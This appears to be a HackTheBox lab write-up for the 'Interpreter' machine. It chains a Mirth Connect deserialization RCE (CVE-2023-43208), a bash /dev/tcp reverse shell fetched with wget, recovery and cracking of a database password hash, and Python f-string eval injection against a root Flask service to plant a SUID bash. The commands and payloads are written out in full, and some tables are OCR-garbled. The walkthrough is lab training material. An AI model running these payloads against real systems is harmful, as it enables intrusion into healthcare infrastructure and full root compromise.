




HACKTHEBOX



Interpreter

18th June 2026

Prepared By: dotguy

Machine Author: ReziT

Difficulty: **Medium**

Synopsis

Interpreter is a medium-difficulty Linux machine running Mirth Connect, an open-source healthcare integration engine developed by NextGen Healthcare. Enumerating the web interface reveals that the deployed version, `4.4.0`, is vulnerable to CVE-2023-43208. This is a pre-authentication insecure deserialization flaw that grants remote code execution and an initial foothold as the `mirth` service account. From there, database credentials stored in the Mirth configuration provide access to the local MariaDB instance, where a `PBKDF2-HMAC-SHA256` password hash belonging to the user `sedric` is recovered and cracked offline to obtain SSH access. For privilege escalation, a root-owned Flask notification service listening on localhost builds a template string and evaluates it with `eval()`. A permissive character whitelist still allows curly braces, enabling Python f-string injection which, combined with Base64 encoding to bypass the space restriction, drops a SUID `bash` binary and yields a root shell.

Skills required

- Linux Fundamentals
- Web Application Security

Skills learned

- Exploiting Insecure Deserialization (`CVE-2023-43208`)

- Source Code Review
- Cracking `PBKDF2-HMAC-SHA256` Hashes
- Python `eval` / f-string Injection

Enumeration

Nmap

Let's run an `Nmap` scan to discover any open ports on the remote host.

```
$ ports=$(nmap -p- --min-rate=1000 -T4 10.129.244.184 | grep ^[0-9] | cut -d '/' -f 1 | tr '\n' ',' | sed s/,,$//)
$ nmap -p$ports -sC -sV 10.129.244.184
<SNIP>
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 9.2p1 Debian 2+deb12u7 (protocol 2.0)
| ssh-hostkey:
|   256 07:eb:d1:b1:61:9a:6f:38:08:e0:1e:3e:5b:61:03:b9 (ECDSA)
|_  256 fc:d5:7a:ca:8c:4f:c1:bd:c7:2f:3a:ef:e1:5e:99:0f (ED25519)
80/tcp    open  http      Jetty
443/tcp   open  ssl/http  Jetty
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=mirth-connect
| Not valid before: 2025-09-19T12:50:05
|_Not valid after:  2075-09-19T12:50:05
6661/tcp  open  unknown
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

The scan reveals an `ssh` service on port `22` and two `Jetty` web servers on ports `80` (HTTP) and `443` (HTTPS). The TLS certificate served on port `443` carries the common name `mirth-connect`, which hints at the application in use. Port `6661` is also open, but `Nmap` is unable to fingerprint the service behind it.

HTTP

Browsing to port `80` presents the landing page for Mirth Connect by NextGen Healthcare.

Mirth Connect is an open-source healthcare integration engine developed by NextGen Healthcare, which is widely used in hospitals and healthcare organisations to exchange and transform medical data between different systems using standards such as HL7, FHIR, DICOM, and XML. It acts as a middleware platform that enables interoperability between applications like Electronic Health Records (EHRs), laboratory systems, radiology systems, and other healthcare services.



Mirth® Connect
by NextGen Healthcare

Mirth Connect Administrator

Click the big green button below, and choose to open the file with the Administrator Launcher instead of using Java Web Start. If you don't have the Administrator Launcher installed, click the big blue button below.

Launch Mirth Connect Administrator ⚙️

Mirth Connect Administrator Launcher:
This is a separate application that replaces Java Web Start and allows you to launch the Administrator from your local workstation.

Download Administrator Launcher ⚙️

Web Dashboard Sign in

The Mirth Connect Web Dashboard must be accessed over HTTPS. Click below button to switch to the secure site.

Note:
You may see a certificate error if your server is using a [self-signed certificate](#). To prevent further warnings, you can add this certificate to your browser or operating system.

Access Secure Site

© 2021 NextGen Healthcare | Mirth Connect

The page notes that the Mirth Connect Web Dashboard must be accessed over HTTPS, so we switch to the HTTPS service on port 443, which presents the sign-in panel. Default credentials do not work, but the page offers a download of the Mirth Connect Administrator Launcher via the highlighted button.



Mirth® Connect
by NextGen Healthcare

Mirth Connect Administrator

Click the big green button below, and choose to open the file with the Administrator Launcher instead of using Java Web Start. If you don't have the Administrator Launcher installed, click the big blue button below.

Launch Mirth Connect Administrator ⚙️

Mirth Connect Administrator Launcher:
This is a separate application that replaces Java Web Start and allows you to launch the Administrator from your local workstation.

Download Administrator Launcher ⚙️

Web Dashboard Sign in

Username

Password

Security Reminder:
Sign out of your account when you finish your session.

Sign in

© 2021 NextGen Healthcare | Mirth Connect

The downloaded `webstart.jnlp` file is an `XML` launcher used to start the Mirth Connect Java application. Interestingly, it also reveals the exact version running on the server, which is Mirth Connect `4.4.0`.

```
$ cat webstart.jnlp
<jnlp codebase="https://10.129.244.184:443" version="4.4.0">
  <information>
    <title>Mirth Connect Administrator 4.4.0</title>
    <vendor>NextGen Healthcare</vendor>
    <homepage href="http://www.nextgen.com"/>
  </SNIP>
```

Foothold

With the version identified, searching for known issues affecting Mirth Connect `4.4.0` leads us to `CVE-2023-37679` and `CVE-2023-43208`, both pre-authentication deserialization vulnerabilities leading to remote code execution.

`CVE-2023-37679` was addressed in the Mirth Connect `4.4.0` release, with the advisory stating that the flaw was only relevant to installations running on Java 8. Subsequent investigation showed that every installation was, in fact, exploitable, regardless of the Java version in use, which led to a separate vulnerability being identified and reported as `CVE-2023-43208`, fixed in version `4.4.1`.

The vulnerability arises from insecure deserialization, where untrusted `XML` data is deserialized into Java objects without adequate validation or sanitization, allowing an attacker to smuggle a malicious object graph that executes commands on the server. A detailed write-up covering both CVEs can be found [here](#). The same write-up also references a public PoC for `CVE-2023-43208`, which can be found [here](#).

Let's download the `CVE-2023-43208.py` exploit PoC.

```
$ curl https://github.com/jakabakos/CVE-2023-43208-mirth-connect-rce-
poc/raw/refs/heads/master/CVE-2023-43208.py -o exploit.py
```

Before attempting a full shell, let's confirm the vulnerability by instructing the target to `ping` our host and watching for the resulting `ICMP` traffic. First, start a capture on the tunnel interface to monitor incoming `ICMP` packets.

```
$ tcpdump -i tun0 icmp
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on tun0, link-type RAW (Raw IP), snapshot length 262144 bytes
```

Then run the exploit, passing the `ping` command to be executed on the target.

```
$ python3 exploit.py -u https://$IP -c 'ping -c1 10.10.16.28'
The target appears to have executed the payload.
```

The `ICMP` echo requests arriving from the target confirm that our payload executed, verifying remote code execution.

```
$ tcpdump -i tun0 icmp
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on tun0, link-type RAW (Raw IP), snapshot length 262144 bytes
18:12:35.845019 IP 10.129.244.184 > kali: ICMP echo request, id 4085, seq 1, length 64
18:12:35.845135 IP kali > 10.129.244.184: ICMP echo reply, id 4085, seq 1, length 64
```

With execution confirmed, we stage a `Bash` reverse shell. First, create the script pointing the connection back to our listener.

```
$ cat rev.sh
bash -c 'bash -i >& /dev/tcp/YOUR_IP/1337 0>&1'
```

Start a `netcat` listener on port `1337`.

```
$ nc -nvlp 1337
```

Then, serve the reverse shell file over a simple Python HTTP server.

```
$ python3 -m http.server 8000
```

Now use the exploit PoC to download the script onto the target and execute it with `bash`.

```
$ python3 exploit.py -u https://$IP -c 'wget 10.10.16.28/rev.sh'
The target appears to have executed the payload.

$ python3 exploit.py -u https://$IP -c 'bash rev.sh'
The target appears to have executed the payload.
```

A connection lands on our listener as the `mirth` service account.

```
$ nc -nvlp 1337
listening on [any] 1337 ...
connect to [10.10.16.28] from (UNKNOWN) [10.129.244.184] 40402

mirth@interpreter:/usr/local/mirthconnect$ id
uid=103(mirth) gid=111(mirth) groups=111(mirth)
```

Upgrade it to a fully interactive TTY for a more stable shell.

```
script /dev/null -c bash
export TERM=xterm
ctrl+z
stty raw -echo; fg
```

Lateral Movement

Enumerating the Mirth installation directory, the `conf/mirth.properties` file stands out, as it typically stores backend configuration, including database connection details.

```
mirth@interpreter:/usr/local/mirthconnect$ ls -l
total 136
drwxr-xr-x  2 mirth mirth  4096 Feb 16 15:42 client-lib
drwxr-xr-x  2 mirth mirth  4096 Feb 16 15:42 conf
drwxr-xr-x  2 mirth mirth  4096 Feb 16 15:42 custom-lib
drwxr-xr-x  4 mirth mirth  4096 Feb 16 15:42 docs
drwxr-xr-x 43 mirth mirth  4096 Feb 16 15:42 extensions
drwxr-xr-x  2 mirth mirth  4096 Feb 16 15:42 logs
-rwxr-xr-x  1 mirth mirth 14867 Jul 18  2023 mcserver
-rwxr-xr-x  1 mirth mirth   69 Jul 18  2023 mcserver.vmoptions
-rwxr-xr-x  1 mirth mirth 18320 Jul 18  2023 mcservice
-rwxr-xr-x  1 mirth mirth   69 Jul 18  2023 mcservice.vmoptions
-rwxr-xr-x  1 mirth mirth 16803 Jul 18  2023 mirth-server-launcher.jar
-rwxr-xr-x  1 mirth mirth  1261 Sep 19  2025 preferences
drwxr-xr-x  7 mirth mirth  4096 Feb 16 15:42 public_api_html
drwxr-xr-x  6 mirth mirth  4096 Feb 16 15:42 public_html
-rw-r--r--  1 mirth mirth   52 Jun 22 08:09 rev.sh
drwxr-xr-x  2 mirth mirth  4096 Feb 16 15:42 server-launcher-lib
drwxr-xr-x 14 mirth mirth  4096 Feb 16 15:42 server-lib
-rwxr-xr-x  1 mirth mirth 16765 Jul 18  2023 uninstall
drwxr-xr-x  2 mirth mirth  4096 Feb 16 15:42 webapps

mirth@interpreter:/usr/local/mirthconnect$ cd conf
mirth@interpreter:/usr/local/mirthconnect/conf$ ls -l
total 16
-rwxr-xr-x 1 mirth mirth 1438 Jul 18  2023 dbdrivers.xml
-rwxr-xr-x 1 mirth mirth 2229 Sep 19  2025 log4j2.properties
-rwxr-xr-x 1 mirth mirth 4848 Jun 22 07:12 mirth.properties
```

Reading `mirth.properties` exposes the `MariaDB` credentials that Mirth Connect uses for its backend database `mc_bdd_prod`.

```
mirth@interpreter:/usr/local/mirthconnect/conf$ cat mirth.properties
<SNIP>
database.url = jdbc:mariadb://localhost:3306/mc_bdd_prod

# If using a custom or non-default driver, specify it here.
# example:
# Microsoft SQL server: database.driver = com.microsoft.sqlserver.jdbc.SQLServerDriver
# (Note: the jTDS driver is used by default for sqlserver)
database.driver = org.mariadb.jdbc.Driver

# Maximum number of connections allowed for the main read/write connection pool
database.max-connections = 20
# Maximum number of connections allowed for the read-only connection pool
```

```
# database credentials
database.username = mirthdb
database.password = MirthPass123!
<SNIP>
```

```
mirth@interpreter:/usr/local/mirthconnect/conf$ mysql -u mirthdb -p'MirthPass123!'
mc_bdd_prod

Welcome to the MariaDB monitor.  Commands end with ; or \g.

Your MariaDB connection id is 36

Server version: 10.11.14-MariaDB-0+deb12u2 Debian 12

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [mc_bdd_prod]>
```

```
MariaDB [mc bdd prod]> show tables;
```

$+$ ----- $+$

```
| Tables in mc bdd prod |
```

$+$ ————— $+$

ALERT

| CHANNEL |

| CHANNEL GROUP |

CODE TEMPLATE

CODE TEMPLATE LIBRARY

| CONFIGURATION |

DEBUGGER USAGE

D CHANNELS

D M1

D MA1

D MC1	
-------	--

D	MCM1	
---	------	--

D	MM1	
---	-----	--

D MS1

D MSQ1

EVENT

PERSON

PERSON PASSWORD

PERSON PREFERENCE

SCHEMA	INFO
--------	------

| SCRIPT |

$+$ ————— $+$

```
21 rows in set (0.000 sec)
```

The `PERSON` table contains a single user `sedric`.

```
MariaDB [mc_bdd_prod]> select * from PERSON;
```

```
+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| ID | USERNAME | FIRSTNAME | LASTNAME | ORGANIZATION | INDUSTRY | EMAIL | PHONENUMBER |
DESCRIPTION | LAST_LOGIN          | GRACE_PERIOD_START | STRIKE_COUNT | LAST_STRIKE_TIME |
LOGGED_IN | ROLE | COUNTRY          | STATETERRITORY | USERCONSENT |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| 2 | sedric | | | | NULL | | |
| 2025-09-21 17:56:02 | NULL | 0 | NULL |
| NULL | United States | NULL | 0 |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+
1 row in set (0.001 sec)
```

Checking `PERSON_PASSWORD` reveals the corresponding password hash for `sedric`.

```
MariaDB [mc_bdd_prod]> select * from PERSON_PASSWORD;
```

```
+-----+-----+-----+
| PERSON_ID | PASSWORD | PASSWORD_DATE |
+-----+-----+-----+
| 2 | u/+LBBOUNadiyFBsMOoIDPLbUR0rk59kEkPU17itdrVWA/kLMt3w+w== | 2025-09-19
09:22:28 |
+-----+-----+-----+
1 row in set (0.000 sec)
```

The hashing scheme isn't immediately obvious from the value alone. Since Mirth Connect is open source, we can code review its [GitHub repository](#) to determine how passwords are hashed. The `Digester.java` class documents exactly this.

```
development  connect / core-util / src / com / mirth / commons / encryption / Digester.java  Top
Code  Blame  304 lines (246 loc) · 9.26 KB  Raw  Download  Edit  Copy
22  public class Digester {
23      public static final int DEFAULT_SALT_SIZE = 8;
24      public static final int DEFAULT_ITERATIONS = 600000;
25      public static final int DEFAULT_KEY_SIZE_BITS = 256;
26
27      private String algorithm = "PBKDF2WithHmacSHA256";
28      private Provider provider;
29      private Output format = Output.BASE64;
30      private boolean initialized = false;
31
```

Passwords are hashed with `PBKDF2WithHmacSHA256` using an 8-byte salt and `600000` iterations, with the result `Base64`-encoded. [This article](#) explains the format `hashcat` expects for cracking `PBKDF2-HMAC-SHA256` hashes.

Hashcat Requirements

Show Example Hash

```
1 hashcat --hash-info -m 10900
```

Show details on `hashcat` expected formatting

```
Kernel.Type(s).....: pure
Example.Hash.Format.: plain
Example.Hash.....: sha256:1000:NjI3MDM3:vVfavLQL9ZWjg8BUMq6/FB8FtpkIGWYk
Example.Pass.....: hashcat
```

It also informs that the corresponding `Hashcat` mode for this hash type is `10900`.

```
$ hashcat --example-hashes
```

<SNIP>

Hash mode #10900

Name.....: PBKDF2-HMAC-SHA256

```
Category.....: Generic KDF
```

```
Slow.Hash.....: Yes
```

```
Deprecated.....: No
```

Deprecated.Notice...: N/A

```
Password.Type.....: plain
```

```
Password.Len.Min....: 0
```

```
Password.Len.Max...: 256
```

```
Salt.Type.....: Embedded
```

```
Salt.Len.Min.....: 0
```

```
Salt.Len.Max.....: 256
```

```
Kernel.Type(s).....: pure
```

```
Example.Hash.Format.: plain
```

```
Example.Hash.....: sha256:1000:NjI3MDM3:vVfavLQL9ZWjg8BUMq6/FB8FtpkIGWYk
```

```
Example.Pass.....: hashcat
```

```
Benchmark.Mask.....: ?a?a?a?a?a?a?a
```

Autodetect.Enabled.: Yes

Self.Test.Enabled...: Yes

```
Potfile.Enabled.....: Yes
Keep.Guessing.....: No
Custom.Plugin.....: No
Plaintext.Encoding...: ASCII, HEX
<SNIP>
```

`Hashcat` expects the salt and digest as separate `Base64` fields. The stored value is the 8-byte salt followed by the digest, all `Base64`-encoded together, so we decode it, take the first 8 bytes as the salt, treat the remainder as the digest, and re-encode each as `Base64`.

```
$ echo 'u/+LBBOUnadiyFBsMOoIDPLbUR0rk59kEkPU17itdrVWA/kLMt3w+w==' | base64 -d | head -c8 |
base64 -w0 > salt
$ cat salt
u/+LBBOUnac=

$ echo 'u/+LBBOUnadiyFBsMOoIDPLbUR0rk59kEkPU17itdrVWA/kLMt3w+w==' | base64 -d | tail -c +9
| base64 -w0 > digest
$ cat digest
YshQbDDqCAzy21EdK5OfZBJD1Ne4rXa1VgP5CzLd8Ps=
```

With the iteration count, `Base64`-encoded salt, and `Base64`-encoded digest in hand, we assemble the hash in the `sha256:iterations:salt:hash` format `Hashcat` requires.

```
# sha256:iterations:base64salt:base64hash
$ cat hash_crack
sha256:600000:u/+LBBOUnac=:YshQbDDqCAzy21EdK5OfZBJD1Ne4rXa1VgP5CzLd8Ps=
```

`Hashcat` successfully cracks the password as `snowflake1`.

```
$ hashcat -m 10900 hash_crack /usr/share/wordlists/rockyou.txt
hashcat (v7.1.2) starting
<SNIP>
sha256:600000:u/+LBBOUnac=:YshQbDDqCAzy21EdK5OfZBJD1Ne4rXa1VgP5CzLd8Ps=:snowflake1
<SNIP>
```

These credentials let us authenticate over `SSH` as the user `sedric`.

```
$ ssh sedric@10.129.244.184
sedric@10.129.244.184's password: snowflake1
<SNIP>
sedric@interpreter:~$ id
uid=1000(sedric) gid=1000(sedric) groups=1000(sedric)
```

The user flag can be found in `/home/sedric/user.txt`.

Privilege Escalation

Reviewing the listening sockets shows an additional service bound to `127.0.0.1:54321` that is not exposed externally.

```
sedric@interpreter:~$ ss -tnlp
```

State	Recv-Q	Send-Q	Local Address:Port	Peer Address:Port	Process
LISTEN	0	128	0.0.0.0:22	0.0.0.0:*	
LISTEN	0	50	0.0.0.0:80	0.0.0.0:*	
LISTEN	0	50	0.0.0.0:443	0.0.0.0:*	
LISTEN	0	256	0.0.0.0:6661	0.0.0.0:*	
LISTEN	0	80	127.0.0.1:3306	0.0.0.0:*	
LISTEN	0	128	127.0.0.1:54321	0.0.0.0:*	
LISTEN	0	128	:::22	:::*	

Enumerating the running processes also reveals an interesting process `/usr/bin/python3` `/usr/local/bin/notif.py` running as root.

```
sedric@interpreter:~$ ps auxww
<SNIP>
root      3555  0.0  0.7 39872 31268 ?        Ss   07:12   0:03 /usr/bin/python3
/usr/local/bin/notif.py
```

Reading the `/usr/local/bin/notif.py` script reveals a small Flask application.

```
# notif.py
#!/usr/bin/env python3
"""
Notification server for added patients.
This server listens for XML messages containing patient information and writes formatted
notifications to files in /var/secure-health/patients/.
It is designed to be run locally and only accepts requests with preformatted data from
MirthConnect running on the same machine.
It takes data interpreted from HL7 to XML by MirthConnect and formats it using a safe
templating function.
"""
from flask import Flask, request, abort
import re
import uuid
from datetime import datetime
import xml.etree.ElementTree as ET, os

app = Flask(__name__)
USER_DIR = "/var/secure-health/patients/"; os.makedirs(USER_DIR, exist_ok=True)

def template(first, last, sender, ts, dob, gender):
    pattern = re.compile(r"^[a-zA-Z0-9._'\"(){}=+/\]+$")
    for s in [first, last, sender, ts, dob, gender]:
        if not pattern.fullmatch(s):
```

```

        return "[INVALID_INPUT]"
# DOB format is DD/MM/YYYY
try:
    year_of_birth = int(dob.split('/')[1])
    if year_of_birth < 1900 or year_of_birth > datetime.now().year:
        return "[INVALID_DOB]"
except:
    return "[INVALID_DOB]"
template = f"Patient {first} {last} ({gender}), {{datetime.now().year -
year_of_birth}} years old, received from {sender} at {ts}"
try:
    return eval(f"f'{'{template}'")
except Exception as e:
    return f"[EVAL_ERROR] {e}"

@app.route("/addPatient", methods=["POST"])
def receive():
    if request.remote_addr != "127.0.0.1":
        abort(403)
    try:
        xml_text = request.data.decode()
        xml_root = ET.fromstring(xml_text)
    except ET.ParseError:
        return "XML ERROR\n", 400
    patient = xml_root if xml_root.tag=="patient" else xml_root.find("patient")
    if patient is None:
        return "No <patient> tag found\n", 400
    id = uuid.uuid4().hex
    data = {tag: (patient.findtext(tag) or "") for tag in
["firstname", "lastname", "sender_app", "timestamp", "birth_date", "gender"]}
    notification =
template(data["firstname"], data["lastname"], data["sender_app"], data["timestamp"], data["birth_date"], data["gender"])
    path = os.path.join(USER_DIR, f"{id}.txt")
    with open(path, "w") as f:
        f.write(notification+"\n")
    return notification

if __name__ == "__main__":
    app.run("127.0.0.1", 54321, threaded=True)

```

The service binds to `127.0.0.1:54321` and exposes a single `POST` route, `/addPatient`, which rejects any request whose source address is not `127.0.0.1`. It reads the request body, parses it as `XML`, extracts six fields from a `<patient>` element, and passes them to the `template()` function, writing the result to a file and returning it to the caller.

The `template()` function is where things get interesting.

```

def template(first, last, sender, ts, dob, gender):
    pattern = re.compile(r"^[a-zA-Z0-9._'\"(){}=+/]+$")
    for s in [first, last, sender, ts, dob, gender]:

```

```

        if not pattern.fullmatch(s):
            return "[INVALID_INPUT]"
# DOB format is DD/MM/YYYY
try:
    year_of_birth = int(dob.split('/')[1])
    if year_of_birth < 1900 or year_of_birth > datetime.now().year:
        return "[INVALID_DOB]"
except:
    return "[INVALID_DOB]"
template = f"Patient {first} {last} ({gender}), {{datetime.now().year -
year_of_birth}} years old, received from {sender} at {ts}"
try:
    return eval(f"f'{'{template}'")
except Exception as e:
    return f"[EVAL_ERROR] {e}"

```

Two checks guard the input. A regex requires every field to match `^[a-zA-Z0-9._'\\"(){}=+/]+$`, and the date of birth must parse to a year between 1900 and the current year. Crucially, the final line evaluates the constructed template with `eval()`, which is an immediate red flag. To reach the `eval()`, all six fields (`firstname`, `lastname`, `sender_app`, `timestamp`, `birth_date`, `gender`) must be present, because any missing field becomes an empty string and fails the regex's `+` (one-or-more) requirement.

Since the target does not have `curl` installed and the service only answers requests sourced from `127.0.0.1`, we forward the port over `SSH`. Routing our traffic through the tunnel makes requests arrive on the target's loopback interface, so they originate from `127.0.0.1` and satisfy the source-address check.

```

$ ssh sedric@$IP -L 54321:127.0.0.1:54321
sedric@10.129.244.184's password: snowflake1

```

A `GET` request returns `Method Not Allowed`, since the route only accepts `POST`.

```

$ curl localhost:54321/addPatient
<!doctype html>
<html lang=en>
<title>405 Method Not Allowed</title>
<h1>Method Not Allowed</h1>
<p>The method is not allowed for the requested URL.</p>

```

A `POST` with an empty non-`XML` body fails to parse and returns an `XML` error.

```

$ curl localhost:54321/addPatient -X POST
XML ERROR

```

Sending a body that parses as valid `XML` but lacks a `<patient>` element is rejected accordingly.

```

$ curl localhost:54321/addPatient -H 'Content-Type: application/xml' -d
'<fake>testing</fake>'
No <patient> tag found

```

The following snippet from `notif.py` is responsible for processing the `<patient>` element, passing its fields to `template`, saving the result to a file, and returning it to us.

```
patient = xml_root if xml_root.tag=="patient" else xml_root.find("patient")
if patient is None:
    return "No <patient> tag found\n", 400
id = uuid.uuid4().hex
data = {tag: (patient.findtext(tag) or "") for tag in
["firstname", "lastname", "sender_app", "timestamp", "birth_date", "gender"]}
notification =
template(data["firstname"], data["lastname"], data["sender_app"], data["timestamp"], data["birth_date"], data["gender"])
path = os.path.join(USER_DIR, f"{id}.txt")
with open(path, "w") as f:
    f.write(notification+"\n")
return notification
```

Supplying only a subset of the fields fails the regex, since each missing field is empty. Once all six fields are provided, the request passes both checks, and the formatted notification is returned.

```
$ curl localhost:54321/addPatient -H 'Content-Type: whatever' -d
'<patient>testing</patient>'
[INVALID_INPUT]

$ curl localhost:54321/addPatient -H 'Content-Type: whatever' -d '<patient>
<firstname>first</firstname><lastname>last</lastname><sender_app>app</sender_app>
<timestamp>1234</timestamp><birth_date>01/01/2000</birth_date></patient>'
[INVALID_INPUT]

$ curl localhost:54321/addPatient -H 'Content-Type: whatever' -d '<patient>
<firstname>first</firstname><lastname>last</lastname><sender_app>app</sender_app>
<timestamp>1234</timestamp><birth_date>01/01/2000</birth_date><gender>f</gender>
</patient>'

Patient first last (f), 26 years old, received from app at 1234
```

The application calculates the patient's age by running the entire template string through `eval()`, which is both unusual and unsafe. The `f'f''{template}'''` construction is also worth examining closely, because it leaves the inner f-string unresolved.

```
$ python3
Python 3.13.9 (main, Oct 15 2025, 14:56:22) [GCC 15.2.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> s = "test"
>>> f'f''{s}'''
"f''test''"
```

In other words, our input is substituted into the outer f-string and then handed to `eval()` as a *new* f-string. Plain Python code on its own is therefore not evaluated, it is treated as literal text.

```
>>> s = "test"
>>> f"f' '{s}' '"
"f' 'test' '"
>>> s = "2 + 3"
>>> f"f' '{s}' '"
"f' '2 + 3' '"
>>> eval(f"f' '{s}' '"')
'2 + 3'
```

However, if we wrap our input in `{}`, which the safety regex happens to allow, the expression inside the braces is evaluated when the inner f-string is processed.

```
>>> s = "{2 + 3}"
>>> f"f' '{s}' '"
"f' '{2 + 3}' '"
>>> eval(f"f' '{s}' '"')
'5'
```

The same behaviour holds against the service on Interpreter. A bare expression is echoed verbatim, while one wrapped in `{}` is evaluated.

```
$ curl localhost:54321/addPatient -H 'Content-Type: whatever' -d '<patient>
<firstname>first</firstname><lastname>last</lastname><sender_app>app</sender_app>
<timestamp>1234</timestamp><birth_date>01/01/2000</birth_date><gender>2+3</gender>
</patient>'
```

Patient first last (2+3), 26 years old, received from app at 1234

```
$ curl localhost:54321/addPatient -H 'Content-Type: whatever' -d '<patient>
<firstname>first</firstname><lastname>last</lastname><sender_app>app</sender_app>
<timestamp>1234</timestamp><birth_date>01/01/2000</birth_date><gender>{2+3}</gender>
</patient>'
```

Patient first last (5), 26 years old, received from app at 1234

Spaces are not permitted by the regex, but there are compact Python snippets that achieve execution without them. `__import__` is the built-in behind the `import <library>` and `from <library> import <object>` syntaxes, and we can call it directly to import a module.

```
$ curl localhost:54321/addPatient -H 'Content-Type: whatever' -d '<patient>
<firstname>first</firstname><lastname>last</lastname><sender_app>app</sender_app>
<timestamp>1234</timestamp><birth_date>01/01/2000</birth_date><gender>{__import__("os")}
</gender></patient>'
```

Patient first last (<module 'os' (frozen)>), 26 years old, received from app at 1234

With access to the `os` module, we call `popen` to run a command.

```
$ curl localhost:54321/addPatient -H 'Content-Type: whatever' -d '<patient>
<firstname>first</firstname><lastname>last</lastname><sender_app>app</sender_app>
<timestamp>1234</timestamp><birth_date>01/01/2000</birth_date><gender>
{__import__("os").popen("id")}</gender></patient>'
```

Patient first last (<os._wrap_close object at 0x7fdb84c1a310>), 26 years old, received from app at 1234

`popen` returns an `os._wrap_close` object, so we chain `.read()` to capture the command's output.

```
$ curl localhost:54321/addPatient -H 'Content-Type: whatever' -d '<patient>
<firstname>first</firstname><lastname>last</lastname><sender_app>app</sender_app>
<timestamp>1234</timestamp><birth_date>01/01/2000</birth_date><gender>
{__import__("os").popen("id").read()}</gender></patient>'
```

Patient first last (uid=0(root) gid=0(root) groups=0(root)
), 26 years old, received from app at 1234

This confirms command execution as `root`.

Running anything more involved than `id` would normally require disallowed characters, such as the space. To work around this, we `Base64`-encode the command and decode it inside the injection at runtime. The `Base64` alphabet includes letters, digits, `+`, `/`, and `=`, which fits entirely within the regex whitelist, which is what makes this approach viable. Encoding `id` gives.

```
$ echo 'id' | base64
aWQK
```

We can then decode and execute it through the injection.

```
$ curl localhost:54321/addPatient -H 'Content-Type: whatever' -d '<patient>
<firstname>first</firstname><lastname>last</lastname><sender_app>app</sender_app>
<timestamp>1234</timestamp><birth_date>01/01/2000</birth_date><gender>
{__import__("os").popen(__import__("base64").b64decode("aWQK").decode()).read()}</gender>
</patient>'
```

Patient first last (uid=0(root) gid=0(root) groups=0(root)
), 26 years old, received from app at 1234

To run any other command, we simply `Base64`-encode it first. Here we copy `bash` and set the SUID bit on the copy, all as `root`.

```
$ echo 'cp /bin/bash /tmp/pwn; chmod +s /tmp/pwn' | base64 -w0
Y3AgL2Jpbi9iYXNoIC90bXAvCHduOyBjaGlvZCArcyAvdGlwL3B3bgo=

$ curl localhost:54321/addPatient -H 'Content-Type: whatever' -d '<patient>
<firstname>first</firstname><lastname>last</lastname><sender_app>app</sender_app>
<timestamp>1234</timestamp><birth_date>01/01/2000</birth_date><gender>
{__import__("os").popen(__import__("base64").b64decode("Y3AgL2Jpbi9iYXNoIC90bXAvCHduOyBjaG
lvZCArcyAvdGlwL3B3bgo=").decode()).read()}</gender></patient>'

Patient first last (), 26 years old, received from app at 1234
```

Back in `sedric`'s SSH session, we can confirm that `/bin/bash` has been copied to `/tmp/pwn` and that the SUID bit is set. Running it with `-p` preserves the effective root UID rather than dropping privileges, giving us a root shell.

```
sedric@interpreter:/tmp$ ls -l /tmp/pwn
-rwsr-sr-x 1 root  root  1265648 Jun 22 14:53 pwn

sedric@interpreter:/tmp$ ./pwn -p
pwn-5.2# id
uid=1000(sedric) gid=1000(sedric) euid=0(root) egid=0(root) groups=0(root),1000(sedric)
```

The root flag can be found in `/root/root.txt`.

```
pwn-5.2# cat /root/root.txt
```